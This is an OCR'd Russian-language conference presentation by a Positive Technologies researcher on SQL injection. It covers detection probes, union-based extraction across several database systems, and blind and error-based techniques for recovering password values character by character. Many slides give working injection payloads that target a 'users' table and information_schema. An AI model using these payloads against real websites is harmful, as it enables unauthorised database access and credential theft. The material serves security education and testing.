SQL Injection от A до Я


Дмитрий Евтеев

Positive Technologies

О чем пойдет речь

- **Введение в тему безопасности Web-приложений**
- **Классическая техника эксплуатации уязвимости внедрение операторов SQL (SQL Injection)**
- **Слепое внедрение операторов SQL (Blind SQL Injection)**
- **Работа с файловой системой и выполнение команд на сервере при эксплуатации уязвимости SQL Injection**
- **Методы обхода программных фильтров безопасности**
- **Методы обхода Web Application Firewall (WAF)**
- **Ссылки и инструменты**
- **Резюме**

Введение в тему безопасности Web-приложений



Опасный мир Web-приложений


По данным компании Positive Technologies за 2008 год

- 83% сайтов содержат критические уязвимости
- 78% сайтов содержат уязвимости средней степени риска
- вероятность автоматизированного заражения страниц уязвимого Web-приложения вредоносным кодом составляет приблизительно 15-20%

http://ptsecurity.ru/analytics.asp

Данные основываются на проведении 16121 автоматических сканирований, детальном анализе 59 Web-приложений, в том числе с проведением анализа исходного кода более 10-ти из них.

Опасный мир Web-приложений: статистика за 2008 г.




Web Application Security Consortium

POSITIVE TECHNOLOGIES

Часть 1: Уязвимость типа внедрение операторов SQL

Классическая техника эксплуатации уязвимости «Внедрение операторов SQL» (SQL Injection)

Наглядный пример внедрения операторов SQL




Наглядный пример внедрения операторов SQL

Web-сервер


СУБД

http://web/?id=6329+union+select+id,pwd,0+from...



....

SELECT * from news where id = 6329 union select id,pwd,0 from…



id	topic	news
6329	News	Web Security...
12345	password	0

SQL Injection – Базовые знания

"Внедрение операторов SQL"

Способ нападения на базу данных в обход межсетевой защиты. В этом методе параметры, передаваемые к базе данных через Web-приложения, изменяются таким образом, чтобы изменить выполняемый SQL запрос.

Выделяют два вида SQL Injection

- SQL Injection в строковом параметре

Примеры:

```
SELECT * from table where name = "$_GET['name']"
SELECT id, acl from table where user_agent =
  '$_SERVER["HTTP_USER_AGENT"]'
```

- SQL Injection в цифровом параметре

Примеры:


```
SELECT login, name from table where id = $_COOKIE["id"]
SELECT id, news from table where news = 123 limit $_POST["limit"]
```

SQL Injection – Базовые знания

- **Эксплуатацию SQL Injection разделяют в зависимости от типа используемой СУБД и условий внедрения**
  - Уязвимый запрос может обрабатывать Insert, Update, Delete
  - Инъекция может быть в любом участке SQL-запроса
  - Blind SQL Injection (слепое внедрение операторов SQL)
  - Особенности языка SQL, используемого в разных СУБД
- **Уязвимость SQL-инъекция – это не только уязвимость, характерная для Web-приложений!**

SQL Injection – Базовые знания

- **Анатомия SQL-инъекций**



- **SQL-инъекция может эксплуатироваться как в момент проведения атаки, так и по прошествии некоторого времени**

SQL Injection – Базовые знания

Способы обнаружения SQL-инъекций

- Тестирование функций (black/white-box)
- Фаззинг (fuzzing)
- Статический/динамический/ручной анализ исходного кода

Примеры тестирования функций для http://site/?param=123

http://site/?param=1'

http://site/?param=1"

http://site/?param=1 order by 1000

http://site/?param=1'--

...

http://site/?param=1'/*

...

http://site/?param=1'#

...

http://site/?param=1 AND 1=1--

http://site/?param=1 AND 1=2--

...

http://site/?param=1' AND '1'='1

и т.д.

SQL Injection – Классическая эксплуатация (MySQL)

Обнаружение уязвимости

/?id=1+ORDER+BY+100

- SQL запрос примет вид

SELECT id, name from table where id =1 **ORDER BY 100**

- В результате может быть получено следующее сообщение об ошибке

ERROR 1054 (42S22): Unknown column '100' in 'order clause'

Получение имен таблиц/колонок (information_schema/перебор) и последующее получение данных из найденных таблиц

/?id=1+union+select+0,concat_ws(0x3a,table_name,column_name)+from+information_schema.columns

- SQL запрос примет вид

SELECT id, name from table where id =1 **union select 0,concat_ws(0x3a,table_name,column_name) from information_schema.columns**

- В результате может быть получена требуемая информация в формате

| 0 | table1:column1 |
| 0 | table1:column2 |

SQL Injection – Различия СУБД

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
Объединение строк	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||' '	" concat " " "+" " ' '||' '	' '||' '
Комментарии	-- и /**/ и #	-- и /*	Нет	-- и /*	--	-- и /*
Объединение запросов	union	union и ;	union	union	union	union и ;
Подзапросы	v.4.1 >=	Да	Нет	Да	Да	Да
Хранимые процедуры	Нет	Да	Нет	Да	Нет	Да
Наличие information_schema или его аналога	v.5.0 >=	Да	Да	Да	Да	Да

Особенности эксплуатации для разных СУБД

Пример (MySQL): SELECT * from table where id = 1 union select 1,2,3
Пример (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
Пример (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual

SQL Injection – Эксплуатации для разных СУБД

MySQL 4.1>=

- Первая запись

/?id=1 union select name,123 from users **limit 0,1**

- Вторая запись

/?id=1 union select name,123 from users **limit 1,1**

MSSQL

- Первая запись

/?id=1 union select table_name,123 from (select row_number() over (order by name) as rownum, name from users) as t where **t.rownum=1**

- Вторая запись

/?id=1 union select table_name,123 from (select row_number() over (order by name) as rownum, name from users) as t where **t.rownum=2**

PostgreSQL

- Первая запись

/?id=1 **union** select name, **null** from users **limit 1 offset 0**

- Вторая запись

/?id=1 **union** select name, **null** from users **limit 1 offset 1**

ИЛИ

- Первая запись

/?id=1**;** select name, **123** from users **limit 1 offset 0**

- Вторая запись

/?id=1**;** select name, **123** from users **limit 1 offset 1**

Часть 2: Слепое внедрение операторов SQL


Слепое внедрение операторов SQL (Blind SQL Injection)

Blind SQL Injection – Базовые знания

- **"Слепое внедрение операторов SQL"**

  Способ нападения на базу данных в обход межсетевой защиты. Эксплуатируя уязвимость SQL Injection «слепым» методом, атакующий манипулирует логикой работы приложения (true/false).

- **SQL-инъекции данного типа условно можно разделить по следующим признакам**



Blind SQL Injection – Базовые знания

Способы обнаружения Blind SQL-инъекций

http://site/?param=-1 OR 1=1
http://site/?param=-1 OR 1=1--
...
http://site/?param=-1'
http://site/?param=-1' AND 1=2
...
http://site/?param=-1' OR '1'='1
...
http://site/?param=-1"/*
...
http://site/?param=2
http://site/?param=1
http://site/?param=2-1
...
http://site/?param=1' AND 1=1
http://site/?param=1' AND '1'='1
...
и т.д.

Способы обнаружения Double blind SQL-инъекций

http://site/?param=-1 AND benchmark(2000,md5(now()))
...
http://site/?param=-1' AND benchmark(2000,md5(now()))--
...
и т.д.

Blind SQL Injection – Классическая эксплуатация (MySQL)

Подбор первого символа у первой записи в таблице

/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1))=97,555,777)

- SQL запрос примет вид

SELECT id, name from table where id =1 AND 555=if(ord(mid((select pass from users limit 0,1),1,1))=97,555,777)

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки равен 97 (символ «a») то, СУБД вернет TRUE. В противном случае – FALSE.

Подбор второго символа у первой записи в таблице

/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1))=97,555,777)

- SQL запрос примет вид

SELECT id, name from table where id =1 AND 555=if(ord(mid((select pass from users limit 0,1),2,1))=97,555,777)

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки равен 97 (символ «a») то, СУБД вернет TRUE. В противном случае – FALSE.

Blind SQL Injection – Классическая эксплуатация (MySQL) Ускоряемся…

- **Можно ограничить набор подбираемых символов. Например для MD5 – это [0-9a-f] или 48-57, 97-102. Кроме того, можно воспользоваться знаками неравенства!**

- **Подбор первого символа у первой записи в таблице**

```
/?id=1+AND+555=if(ord(lower(mid((select+pass+from+users+limit+0,1),1,1)))>97,555,777)
```

  - **В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки больше 97 (символ «a») то, СУБД вернет TRUE. В противном случае – FALSE.**

- **Подбор первого символа у второй записи в таблице**

```
/?id=1+AND+555=if(ord(lower(mid((select+pass+from+users+limit+1,1),1,1)))<102,555,777)
```

  - **В случае, если таблица «users» содержит колонку «pass» и первый символ второй записи этой колонки меньше 102 (символ «f») то, СУБД вернет TRUE. В противном случае – FALSE.**

- **Или более разумный подход**

```
/?id=1+AND+555=if(ord(lower(mid((select+pass+from+users+limit+0,1),1,1)))<100,555,777)
```

  - **Если подбираемый символ меньше 100 (символ «d»), следовательно либо подбираемый символ является символом «d», либо это символ из диапазона [a-c]**

Blind SQL Injection – Новые методы эксплуатации (MySQL) …и еще быстрее…

- **За один запрос можно подбирать до 12-ти символов (метод Qwazar X07'09)**
- **Подбор первого символа у первой записи в таблице**

```
/?id=1+AND+1+rlike+concat(if((mid((select+pass+from+users+limit+0,1),1,1)in('0'))>0,
(0x787B312C3235367D),if((mid((select+pass+from+users+limit+0,1),1,1)in('1'))>0,
(0x787B312C28),if((mid((select+pass+from+users+limit+0,1),1,1)in('2'))>0,
(0x5B5B3A5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('3'))>0,
(0x5B5B),if((mid((select+pass+from+users+limit+0,1),1,1)in('4'))>0,
(0x28287B317D),if((mid((select+pass+from+users+limit+0,1),1,1)in('5'))>0,
(0x0),if((mid((select+pass+from+users+limit+0,1),1,1)in('6'))>0,
(0x28),if((mid((select+pass+from+users+limit+0,1),1,1)in('7'))>0,
(0x5B322D315D),if((mid((select+pass+from+users+limit+0,1),1,1)in('8'))>0,
(0x5B5B2E63682E5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('9'))>0,
(0x5C),if((mid((select+pass+from+users+limit+0,1),1,1)in('a'))>0,
(select 1 union select 2),(1))))))))))))
```

- **В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки в диапазоне [0-9a] то, СУБД вернет ошибку. В противном случае единицу т.е. запрос будет являться корректным.**

Blind SQL Injection – Новые методы эксплуатации (MySQL) …на той же скорости…

- **Как это работает?**

- **Используя недопустимые regexp-выражения, MySQL выводит <u>уникальные</u> сообщения об ошибке:**

```
select 1 regexp if(1=1,"x{1,0}",2)
#1139 - Got error 'invalid repetition count(s)' from regexp

select 1 regexp if(1=1,"x{1,(",2)
#1139 - Got error 'braces not balanced' from regexp

И т.д.
```

Примечание: в примере использовались эквиваленты в шестнадцатеричном формате. т.е. 0x787B312C307D вместо, например, x{1,0}

- **Ошибка также выводиться в случае, когда возвращается две записи вместо ожидаемой одной (метод, предложенный Elekt):**

```
select if(1=1,(select 1 union select 2),2)
#1242 - Subquery returns more than 1 row
```

